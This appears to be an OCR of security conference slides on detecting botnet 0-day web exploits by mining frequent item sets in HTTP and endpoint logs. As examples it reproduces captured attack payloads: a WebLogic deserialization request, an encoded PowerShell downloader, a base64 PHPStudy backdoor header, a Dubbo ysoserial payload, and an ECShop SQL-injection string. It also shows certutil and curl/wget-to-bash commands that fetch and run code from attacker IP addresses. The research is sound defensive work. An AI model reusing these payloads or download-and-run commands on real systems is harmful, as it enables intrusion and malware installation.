


- 0-day, no details
- Payload is unreadable

```
<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:wsa="http://www.w3.org/2005/08/addressing"
                  xmlns:asy="http://www.bea.com/async/AsyncResponseService">
  <soapenv:Header>
    <wsa:Action>demoAction</wsa:Action>
    <wsa:RelatesTo>hello</wsa:RelatesTo>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"><java>
      <class>
        <string>oracle.toplink.internal.sessions.UnitOfWorkChangeSet</string>
        <void>
          <array class="byte" length="8927">
<void index="0">
 <byte>-84</byte>
</void>
<void index="1">
 <byte>-19</byte>
</void>
<void index="3">
 <byte>5</byte>
</void>
<void index="4">
 <byte>115</byte>
</void>
<void index="5">
 <byte>114</byte>
</void>
```

WebLogic RCE(CVE-2019-2725)

One-To-Many Attack



- Botnets often use a relatively **fixed range of payload** to launch web attacks on a **wide range of hosts**.
- Normal users often only access a small number of hosts and send out web requests randomly.

Find Frequency Item Set

Request

Raw | Params | Headers | Hex | XML

```
POST /_async/AsyncResponseService HTTP/1.1
Content-Type: text/xml
DNT: 0x2424242463617420f657632f706173737764
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Host: 192.168.86.128:7001
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close
Content-Length: 425881

<?xml version="1.0" encoding="utf-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:wsa="http://www.w3.org/2005/08/addressing"
                  xmlns:asy="http://www.bea.com/async/AsyncResponseService">
   <soapenv:Header>
      <wsa:Action>demoAction</wsa:Action>
      <wsa:RelatesTo>hello</wsa:RelatesTo>
```

HTTP Log

```
echo StatTime:1563928927 > servers/AdminServer/
   tmp/_WL_internal/bea_wls9_async_response/
 8tpkys/war/stats.txt ;; powershell -w 1 -enc
aQBlAHgAIAAoACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFM
AeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG
4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnA
CgAJwBoAHQAdABwADoALwAvADEAMAA3AC4AMQA4ADEALgAx
ADYAMAAuADEAOQA3AC8AdwBpAG4ALwAzAHAALwBjAGgAZQB
        jAGsAaQBuAGcALgBwAHMAMQAnACkAKQA=
```

Process Log


```
token_0(URI): /_async/AsyncR...
token_1(content-length): 400k
token_2(post_word): demoAction
token_3(proc_hash): aQB1AHgA...

{0,1,2}→{3}: 1.0
```

Muhstik Botnet & WebLogic RCE

0-day Exploit Captured

- **2019-04-17 18:09:45**
  We captured the attack payload in Alibaba Cloud.
  Attacker IoC: **211.94.162.245**

- **2019-04-17 20:59:17**
  CNVD(China National vulnerability database)
  Published a security bulletin without vulnerability detail.



Find Frequency Item Set in One-to-many Attack

- ✓ Encrypted Backdoor Connection
- ✓ Java Deserialization RCE
- ✓ Custom Encoding Method in HTTP Request

Example: Bulehero Botnet & PHPStudy Backdoor

HTTP Request Log

```
GET /index.php HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Charset:
c3lzdGVtKCYjMzk7Y2VydHV0aWwuZXhlIC11cmxjYWNoZSAt
c3BsaXQgLWYgaHR0cDovLzYwLjE2NC4yNTAuMTcwOjM4ODgv
ZG93bmxvYWQuZXhlICVTeXN0ZW1Sb290JS9UZW1wL2dibm5u
bXl3a3Znd2hmcTEzOTkwLmV4ZSAmICVTeXN0ZW1Sb290JS9U
ZW1wL2dibm5ubXl3a3Znd2hmcTEzOTkwLmV4ZSYjMzk7KTtl
Y2hvIG1kNSgmIzM5O3BocHN0dWR5JiMzOTspOw==
Accept-Encoding: gzip,deflate
Accept-Language: zh-cn
```

EDR Alert - domain access, malicious exe

```
system('certutil.exe -urlcache -split -f
http://60.164.250.170:3888/download.exe
%SystemRoot%/Temp/gbnnnmywkvgwhfq13990.exe &
%SystemRoot%/Temp/
gbnnnmywkvgwhfq13990.exe');echo
md5('phpstudy');
```

frequency item set:

{Accept-Charset value}→{domain, download exe}

which was found on 160 machines in 30min

Payload was encoded with base64

Example: Apache dubbo RCE (CVE-2019-17564)

WAF HTTP Request

```
POST /org.apache.dubbo.samples.http.api.DemoService
HTTP/1.0
Content-Length: 2105
Host:
Content-Type: application/x-www-form-urlencoded
Connection: close

%ac%ed%00%05sr%00.javax.management.BadAttributeValueExpE
xception%d4%e7%da%abc-F@%02%00%01L%00%03valt%00%12Ljava/
lang/Object;xr%00%13java.lang.Exception%d0%fd%1f>%1a;
%1c%c4%02%00%00xr%00%13java.lang.Throwable%d5%c65%279w%b
8%cb%03%00%04L%00%05causet%00%15Ljava/lang/
Throwable;L%00%0ddetailMessaget%00%12Ljava/lang/String;
[%00%0astackTracet%00%1e[Ljava/lang/
StackTraceElement;L%00%14suppressedExceptionst%00%10Ljav
a/util/List….ysoserial.GeneratePayloadtGenerateP
```

EDR Alert

cmdline: /bin/bash -c (curl -s http://128.72.28.79:9000/seele||wget -q -O- http://128.72.28.79:9000/seele) | nohup bash > /dev/null 2>&1 &

parent_file_path: /usr/lib/jvm/java-1.8.0-openjdk-1.8.0.242.b08-0.el7_7.x86_64/jre/bin/java

frequency item set:

{uri, Java Deserialization}→{domain, proc_path}

Java Deserialization RCE

Example: ECShop RCE

WAF HTTP Request

```
GET /user.php?act=login HTTP/1.1
Host: x
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: 554fcae493e564ee0dc75bdf2ebf94caads|a:2:
{s:3:"num";s:84:"*/union select
1,0x272f2a,4,4,5,6,7,8,0x7b24275d3b706870696e666f2f2
a2a2f28292f2f7d,0";s:2:"id";s:3:"'/*";}
554fcae493e564ee0dc75bdf2ebf94ca
Connection: close
Upgrade-Insecure-Requests: 1
```

NDR Alert - phpinfo() leakage

```
...
</style>
<title>phpinfo()</title><meta name="ROBOTS"
content="NOINDEX,NOFOLLOW,NOARCHIVE"></head>
<body><div class="center">
<table cellpadding="3" border="0" width="600">
<tbody><tr class="h"><td>
...
```

frequency item set:

{'0x7b...2f2f7d'}→{'<title>phpinfo()'}

RCE caused by SQLI, payload hiding in a special hex-like string

Key Takeways

- Botnet with 0-day is the major threat to web service hosted on cloud.
- Combining HTTP flow and endpoint logs, we can apply data mining model to catch 0-day exploit, even the encoded / unreadable payload.
- It needs to be automatic, efficient because botnet comes fast.

Thanks!
Q&A